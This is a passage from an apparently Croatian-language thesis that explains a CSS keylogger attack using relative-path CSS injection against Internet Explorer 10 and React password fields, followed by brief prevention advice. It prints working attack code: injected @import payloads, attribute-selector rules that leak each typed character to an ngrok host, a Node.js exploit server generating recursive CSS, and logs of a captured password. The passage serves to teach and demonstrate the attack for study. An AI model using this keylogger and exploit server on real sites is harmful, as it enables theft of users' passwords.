


Slika 4.50: Instagram prije unosa lozinke



Slika 4.51: Instagram poslije unosa lozinke

Na slici 4.50 nije upisano niti jedno slovo, stoga je vrijednost `input` elementa prazna. Na slici 4.51 upisano je slovo `f`, što se vidi u vrijednosti `value` atributa `input` elementa. Isto ponašanje je prisutno i na web stranici koja se koristi za demonstraciju ovog napada, što se vidi na slikama 4.52 i 4.53.




Slika 4.52: Web stranica prije unosa lozinke

# CSS keylogger

HELLO, MY name is:


`{ }@import url("http://localhost:8080/mid.css");`

Slika 4.53: Web stranica poslije unosa lozinke


## 4.5.2. Opis napada

Kako je opisana web stranica CSS učitava preko link elementa tako da href atribut ima vrijednost `keylogger.css`. Pošto nije dana puna putanja do `keylogger.css` dokumenta, PHP server interpretira tu vrijednost kao relativnu putanju u odnosu na putanju web stranice, odnosno dokumenta `second.php` u kojoj se nalazi kod za ovu web stranicu. Međutim, ako se na kraj URL-a doda znak `/` stranica se prikazuje bez da je učitana `keylogger.css`. Kako se na ovoj stranici nalazi tekst `@import url("http://localhost:8080/mid.css");`, tako stranica interpretira ovaj dio HTML-a kao CSS. Razlog tašto se to događa je taj što znakovi `{ }` isprovociraju CSS parser da prepozna taj dio HTML-a kao CSS. Ovo se može vidjeti na sljedećoj slici [4.54](#).



*Slika 4.54: Web stranica nakon dodavanja znaka / na kraj URL-a*

Ovaj napad je izvediv na Internet Exploreru verziji 10, što je bitno zbog načina na koji ovaj web preglednik obrađuje CSS dokumente. Iako je web preglednik ne primjenjuje na stranicu CSS dokument koji je naveden u `link` elementu, primjena `mid.css` dokumenta na web stranicu ovisi o položaju na kojem se nalazi `link` element unutar koda web stranice. Naime, Internet Explorer dopušta prikaz web stranice u situaciji kada nisu dohvaćeni svi CSS dokumenti ako se `link` element nalazi na kraju HTML dokumenta, odnosno Internet Explorer ne radi blokiranje iscertavanja stranice (eng. *render blocking*) stranice ovisno o tome dali su učitani svi CSS dokumenti. Ovo ponašanje se ne javlja u drugim web preglednicima, što se može vidjeti na primjeru Chrome web preglednika prikazanog na slici 4.55 [29].



Slika 4.55: Iscrtavanje web stranice u Chrom web pregledniku

Na prikazanoj slici 4.55 se vidi da na stranicu nije primijenjen CSS `evil.css` dokumenta jer nije učitani CSS dokument na putanji `localhost:8000/l?2`. Početni CSS dokument koji se ubacuje u web stranicu je prikazan na slici te se on koristi za pozivanje `evil.css` dokumenta te `1.css` dokumenta. `Mid.css` dokument je prikazan na sljedećoj slici 4.56.

```
@import url("http://localhost:8080/evil.css");
@import url("http://localhost:8080/1.css");
```

Slika 4.56: Mid.css dokument

Dokument `evil.css` je prikazan na slikama 4.57 i 4.58 ispod.

```

#name {
  display: none;
}

#d {
  white-space: nowrap;
  border: 2px solid green;
  width: 200px;
  display: flex;
  flex-direction: column;
}

body {
  white-space: nowrap;
  flex-direction: column;
}

#d::-webkit-scrollbar {
  width: 200px;
  height: 20px;
  background-color: #c7b0b0;
}

#d::-webkit-scrollbar-track {
  background-color: #693434;
}

#d::-webkit-scrollbar-track-piece:horizontal {
  width: 100px;
  height: 50px;
  background: url("http://localhost:8000/?leak");
}

#d::-webkit-scrollbar-thumb {
  width: 100px;
  height: 20px;
  background-color: #FF5722;
}

```



```
form {  
    display: flex;  
    flex-direction: column;  
}  
  
#sub {  
    width: 100px;  
    margin: 10px;  
}
```

*Slika 4.58: 2. dio evil.css dokumenta*

Izrada CSS keyloggera se temelji na attribute selector-ima koji omogućavaju primjenu CSS pravila kada su zadovoljeni dani uvjeti nad vrijednosti atributa odabranog elementa. Atribut selektori se mogu primijeniti za bilo koji atribut HTML elementa te postoji više načina na koji se mogu kreirati atribut selektor pravila. Korištenjem različitih znakova nakon znaka jednako = unutar atribut selektor pravila mogu se postići različiti efekti koji su prikazani na slici .

```

[ime-atributa] {
  /* Atribut postoji */
}

[ime-atributa="foo"] {
  /* Atribut ima upravo vrijednost "foo" */
}

[ime-atributa*="foo"] {
  /* Atribut sadrži "foo" negdje u svojoj vrijednosti */
}

[ime-atributa~="foo"] {
  /* Atribut ima vrijednost "foo" unutar razmakom odvojene liste */
}

[ime-atributa^="foo"] {
  /* Atribut ima vrijednost koja započinje sa "foo" */
}

[ime-atributa|="foo"] {
  /* Atribut ima vrijednost koja počinje sa "foo" u listi odvojenom kosom crtom */
}

[ime-atributa$="foo"] {
  /* Atribut ima vrijednost koja završava sa "foo" */
}

```

*Slika 4.59: Primjer različitih efekata koji se mogu postići s atribut selektorima*

Primjer ovoga se može vidjeti na slici 4.60 na kojoj je prikazano CSS pravilo kojim se a element boja u narančastu boju ako je href atribut ima vrijednost `https://localhost:8080`. Ukoliko href atribut nema navedenu vrijednost, CSS pravilo neće biti primijenjeno na a element.

```


a[href="https://localhost:8080"] {
  color: #E18728;
}

```

*Slika 4.60: Primjer upotrebe atribut selektora*

Primjer primjene ovakvog CSS pravila se može vidjeti na slici 4.57 u kojoj a element čija je vrijednost href atributa jednaka `http://localhost:8080`.





*Slika 4.61: Primjer primjene atribut selektora*

U sljedećoj slici 4.62 se može vidjeti da navedeno CSS pravilo se ne primjenjuje na a element jer atribut href ima vrijednost `http://localhost:4000/`.



*Slika 4.62: Primjer prestanka primjene CSS pravila nakon promjene vrijednost href atributa*

CSS dopušta primjenu više atribut selektor na jedan element, stoga je moguće kreirati pravilo prikazano na slici koje se primjenjuje na `a` element s atributom `value` postavljen na vrijednost `test`

Kako se atribut selektori mogu primijeniti na bilo koji atribut, to znači da se oni mogu primijeniti na atribut `value` `input` elementa kojemu je atribut `type` postavljen na vrijednost `password`. CSS pravila koja imaju atribut selektore postavljene na vrijednost `value` atributa `input` elementa inače se ne bi primjenjivali jer se vrijednost `value` atributa ne ažurira s unosom podataka. Međutim, zbog kontroliranih komponenti, u React softverskom okviru, ažuriranje vrijednosti se odvija.

Ovime je objašnjeno kako se CSS pravila mogu primjenjivati ovisno o upisanoj vrijednosti. Način na koji napadač može doznati koji znak je unesen je tako da se u CSS pravilo s atribut

selektorima koristi svojstvo `background-image`. Naime, ovo svojstvo se koristi za postavljanje pozadinske slike uz kombinaciju s CSS funkcijom `url()` kojom je moguće učitati sliku na osnovu putanje na računalu. Jedna od funkcionalnosti `url()` funkcije je da ona može slati HTTP zahtjeve ako se kao argument proslijedi URL. Na ovaj način CSS podržava učitavanja slike preko URL-a. Mogućnost `url()` funkcije da šalje HTTP zahtjeve napadač može iskoristiti kao način na koji CSS keylogger javlja napadačevom serveru koje slovo je korisnik unio. Na kraju CSS pravilo kojim CSS keylogger javlja da je prvo slovo lozinke, slovo `a` je prikazano na slici 4.63.

```
input[type="password"][value="a"] {  
  background-image: url("http://0efed9103e27.ngrok.io/?leak=a&q=0.16182622713726458");  
}
```

*Slika 4.63: Primjer CSS pravila kojim keylogger javlja da je prvo uneseno slovo "a"*

Iako napadač ima način na koji može doznati koje slovo je korisnik unio, to i dalje zahtjeva da za prvo slovo lozinke napadač napravi CSS dokument s 223 pravila, pomoću kojih se šalje HTTP zahtjev za prvo slovo lozinke. Kako lozinke općenito imaju minimalno 8 znakova to bi zahtijevalo jedno CSS pravilo za svaku tih kombinaciju 8 znakova, što bi značilo ukupno  $6.11 \times 10^{18}$  CSS pravila.

Kako bi se drastično smanjio potreban broj CSS pravila koje je potrebno napisati, napadač može napraviti da server, kojem keylogger javlja uneseno slovo, generira novi CSS dokument koji sadrži 223 pravila koje za vrijednost prvog slova lozinke imaju postavljenu vrijednost koju CSS keylogger javi. Na primjer, ako je prvo slovo lozinke `a` tada će CSS pravilo, koje javlja da je drugo uneseno slovo `b`, imati oblik prikazan na slici 4.64.

```
input[type="password"][value="ab"] {  
  background-image: url("http://0efed9103e27.ngrok.io/?leak=b&q=0.16182622713726458");  
}
```

*Slika 4.64: Primjer CSS pravila kojim keylogger javlja da je drugo uneseno slovo "b"*

Ovo znači da CSS dokumenti koje napadačev server šalje trebaju biti rekurzivni CSS dokumenti, odnosno da oni sadržavaju `@import` pravilo kojim se od napadačevog servera traži CSS dokument za iduće slovo. Napadačev server šalje CSS dokument za iduće slovo tek onda kad CSS keylogger javi slovo koje je korisnik unio. Ovakav server se može ostvariti kodom prikazanim na slikama 4.65 i 4.66.

```

var pass = ''
var cur_num = 0
var sessions = createSession()
sessions.resolves[1]("yes")

function createSession(length = 150) {
  let resolves = [];
  let promises = [];
  for (let i = 0; i < length; ++i) {
    promises[i] = new Promise(resolve => resolves[i] = resolve);
  }
  resolves[0]('');
  return { promises, resolves };
}

function generate_CSS(num, pass) {
  var root = 'C:\\Users\\Luka\\Desktop\\Faks\\Diplomski\\practise\\styles\\'
  var name = num + '.css'
  var data = 'input[value="%s"] {background: url("http://0efed9103e27.ngrok.io/?leak=%s&q=%s");}\n'
  var i = 33
  fs.writeFileSync(root + name, util.format('@import url("http://0efed9103e27.ngrok.io/?l=%s");\n',
    num + 1))
  while(i < 256) {
    if (i == 33) {
      fs.appendFileSync(root + name, util.format(data, pass + String.fromCharCode(i),
        String.fromCharCode(i), Math.random()))
    }
    else if(i == 34 || i == 92) {
      fs.appendFileSync(root + name,
        util.format(data, pass + String.fromCharCode(92) + String.fromCharCode(i),
          String.fromCharCode(92) + String.fromCharCode(i), Math.random()))
    }
    else {
      fs.appendFileSync(root + name, util.format(data, pass + String.fromCharCode(i),
        String.fromCharCode(i), Math.random()))
    }
    i++
  }
  return root + name
}

```

*Slika 4.65: Napadačev server*

```

app.get('/', async (req, res) => {
  if(req.query.leak) {
    pass += req.query.leak
    console.log(pass)
    sessions.resolves[pass.length + 1](pass)
    res.status(200).send()
  }
  else if(req.query.l && req.query.l > cur_num) {
    cur_num = parseInt(req.query.l)
    let k_value = await sessions.promises[cur_num]
    var pth = generate_CSS(cur_num, pass)
    res.sendFile(pth)
  }
})

```

*Slika 4.66: Napadačev server*

Server funkcioniše tako da prilikom njegovog pokretanja se stvara 150 obećanja (eng. promise) u nizu, gdje svako obećanje predstavlja jedno slovo. Kada CSS keylogger pošalje HTTP zahtjev koji u upitnom (eng. query) dijelu zahtjeva ima `leak` svojstvo koje sadrži vrijednost unesenog slova. Kada server primi opisani HTTP zahtjev dobiveno slovo se nadodaje u niz znakova, koji predstavljaju lozinku, te se rješava (eng. resolve) obećanje koje se nalazi na onom mjestu u nizu koje odgovara rednom broju slova u unesenoj loznici. Rekursivni CSS dokumenti zatražuju CSS dokument za sljedeće slovo tako da se šalje HTTP zahtjev oblika `http://0efed9103e27.ngrok.io/?l=2`, gdje svojstvo `l` označava za koje slovo po redu u loznici se treba generirati CSS dokument kao odgovor na ovaj HTTP zahtjev. Kada server primi ovakav zahtjev, čeka se da CSS keylogger javi vrijednost prethodnog slova, nakon čega server generira CSS dokument, kojega šalje kao odgovor na HTTP zahtjev. Ovo je prikazano na slici 4.66. Funkcija `generate_CSS`, prikazana na slici 4.65, prima redni broj slova u loznici, za koje se stvaraju pravila, te dosadašnja slova koja je CSS keylogger poslao. CSS pravila se pišu prema uzorku koji je pohranjen u varijablu `data`. Prvo što se upisuje u CSS dokument je `@import` pravilo kojim se šalje HTTP zahtjev za idući CSS dokument, nakon čega se pišu CSS pravila za 223 ASCII znaka. Neki ASCII znakovi se escape-aju kako ne bi narušili strukturu CSS dokumenta. Na kraju HTTP zahtjeva za pojedino slovo se stavlja svojstvo `q` u upitni dio URL, u koji se stavlja nasumično generirani broj koji osigurava da u situaciji gdje se u loznici nalaze dva ista slova HTTP zahtjev bude poslan. U suprotnom web preglednik ne bi pokušao dohvatiti dokument koji se nalazi na već posjećenoj URL adresi.

Primjer uspješnog izvlačenja lozinke se vidi na ispisu server, što je prikazano na slici 4.67.

```
C:\Users\Luka\Desktop\Faks\Diplomski\practise>node exploit-server.js
Exploit server listeing on 8000
o
ov
ovo
ovoj
ovoje
ovojem
ovojemo
ovojemoj
ovojemoja
ovojemojal
ovojemojalo
ovojemojaloj
ovojemojalozi
ovojemojalozin
ovojemojalozink
ovojemojalozinka
```

*Slika 4.67: Ispis uhvaćene lozinke*

Stanje mreže na web stranici, koje prikazuje slanje HTTP zahtjeva na server, prikazano je na slici 4.68.

/evil.css	HTTP	GET	200	text/css	1,04 KB	15 ms	@import	
/1.css	HTTP	GET	200	text/css	26,78 KB	15 ms	@import	
http://bc0a37bcf1d5.ngrok.io/?l=2	HTTP	GET	200	text/css	21,97 KB	13.73 s	@import	
http://bc0a37bcf1d5.ngrok.io/?leak=o&q...	HTTP	GET	200		98 B	453 ms	background-image	
http://bc0a37bcf1d5.ngrok.io/?l=3	HTTP	GET	200	text/css	22,18 KB	0.68 s	@import	
http://bc0a37bcf1d5.ngrok.io/?leak=v&q...	HTTP	GET	200		98 B	282 ms	background-image	
http://bc0a37bcf1d5.ngrok.io/?l=4	HTTP	GET	200	text/css	22,40 KB	9.03 s	@import	
http://bc0a37bcf1d5.ngrok.io/?leak=o&q...	HTTP	GET	200		98 B	281 ms	background-image	
http://bc0a37bcf1d5.ngrok.io/?l=5	HTTP	GET	200	text/css	22,63 KB	0.57 s	@import	
http://bc0a37bcf1d5.ngrok.io/?leak=j&q=...	HTTP	GET	200		98 B	281 ms	background-image	
http://bc0a37bcf1d5.ngrok.io/?l=6	HTTP	GET	200	text/css	22,83 KB	6.26 s	@import	
http://bc0a37bcf1d5.ngrok.io/?leak=e&q...	HTTP	GET	200		98 B	296 ms	background-image	
http://bc0a37bcf1d5.ngrok.io/?l=7	HTTP	GET	200	text/css	23,05 KB	0.60 s	@import	
http://bc0a37bcf1d5.ngrok.io/?leak=m&q...	HTTP	GET	200		98 B	297 ms	background-image	
http://bc0a37bcf1d5.ngrok.io/?l=8	HTTP	GET	200	text/css	23,27 KB	3.09 s	@import	
http://bc0a37bcf1d5.ngrok.io/?leak=o&q...	HTTP	GET	200		98 B	297 ms	background-image	
http://bc0a37bcf1d5.ngrok.io/?l=9	HTTP	GET	200	text/css	23,50 KB	0.61 s	@import	
http://bc0a37bcf1d5.ngrok.io/?leak=j&q=...	HTTP	GET	200		98 B	297 ms	background-image	
http://bc0a37bcf1d5.ngrok.io/?l=10	HTTP	GET	200	text/css	23,72 KB	2.29 s	@import	
http://bc0a37bcf1d5.ngrok.io/?leak=a&q...	HTTP	GET	200		98 B	297 ms	background-image	
http://bc0a37bcf1d5.ngrok.io/?l=11	HTTP	GET	200	text/css	23,93 KB	0.59 s	@import	
http://bc0a37bcf1d5.ngrok.io/?leak=l&q=...	HTTP	GET	200		98 B	297 ms	background-image	
http://bc0a37bcf1d5.ngrok.io/?l=12	HTTP	GET	200	text/css	24,14 KB	2.32 s	@import	
http://bc0a37bcf1d5.ngrok.io/?leak=o&q...	HTTP	GET	200		98 B	281 ms	background-image	

Slika 4.68: Niz HTTP zahtjeva na stranici

Dokaz da je vrijednost lozinke uistinu ona koju je dobio sever se vidi na slici koja prikazuje vrijednost input elementa.

```

<div id="d">
  <h1>CSS keylogger</h1>
  <p>HELLO, MY name is:</p>
  <p id="name">{@import url("http://localhost:8080/mid.css");}</p>
  <form>
    <input id="i" onkeyup="keyup(this)" type="password" value="ovojemojalozinka"></input>
    <input id="sub" type="submit" value="Submit"></input>
  </form>
</div>

```

Slika 4.69: Prikaz vrijednosti input elementa

Ovaj napad se može primijeniti na bilo koji tekstualni element koji se nalazi na stranici [28].

### 4.5.3. Sprječavanje napada

Ovaj napad se može spriječiti tako da se u href atributu link elementa koristi apsolutna putanja do CSS dokumenta koja bi onemogućila prestanak primjenjivanjem CSS dokumenta na web stranicu dodavanjem znaka / na kraj URL-a.

Kako se ovaj napad zasniva na tome da se neki korisnički podatak, koji je prikazan na stranici, protumači kao CSS, tada se ova ranjivost može spriječiti pročišćavanjem podataka koje korisnik pruža web stranici.

Preporučuje se izbjegavanje korištenja softverskih okvira koji koriste kontrolirane komponente. Iako React ima kontrolirane komponente, ažuriranje vrijednosti `value` atributa nije zadano već je to preporučena programerska praksa kojom se upravljanje elementima oduzima od DOM-a i daje React-u.



## 5. ZAKLJUČAK

